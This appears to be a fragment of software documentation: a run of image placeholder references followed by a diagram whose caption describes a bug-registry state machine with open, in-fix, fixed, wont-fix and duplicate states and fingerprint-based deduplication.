
































![Bug registry status machine: bugs start in 'open' (just registered, amber). Forward progression: open -> in-fix (work in progress) -> fixed (terminal green) after forge_bug_validate_fix re-runs the originating scanner and the gate passes. If the validation gate fails, the bug stays in-fix with an entry appended to bug.validationAttempts[]. From 'open' there are two side classifications to dashed gray terminal states: wont-fix and duplicate (links to original). Backward transitions from any terminal state are forbidden (red dashed line crossed out). Fingerprint dedupes on register; re-registering an existing fingerprint does not open a new bug ID.](assets/diagrams/bug-registry-status-machine.svg)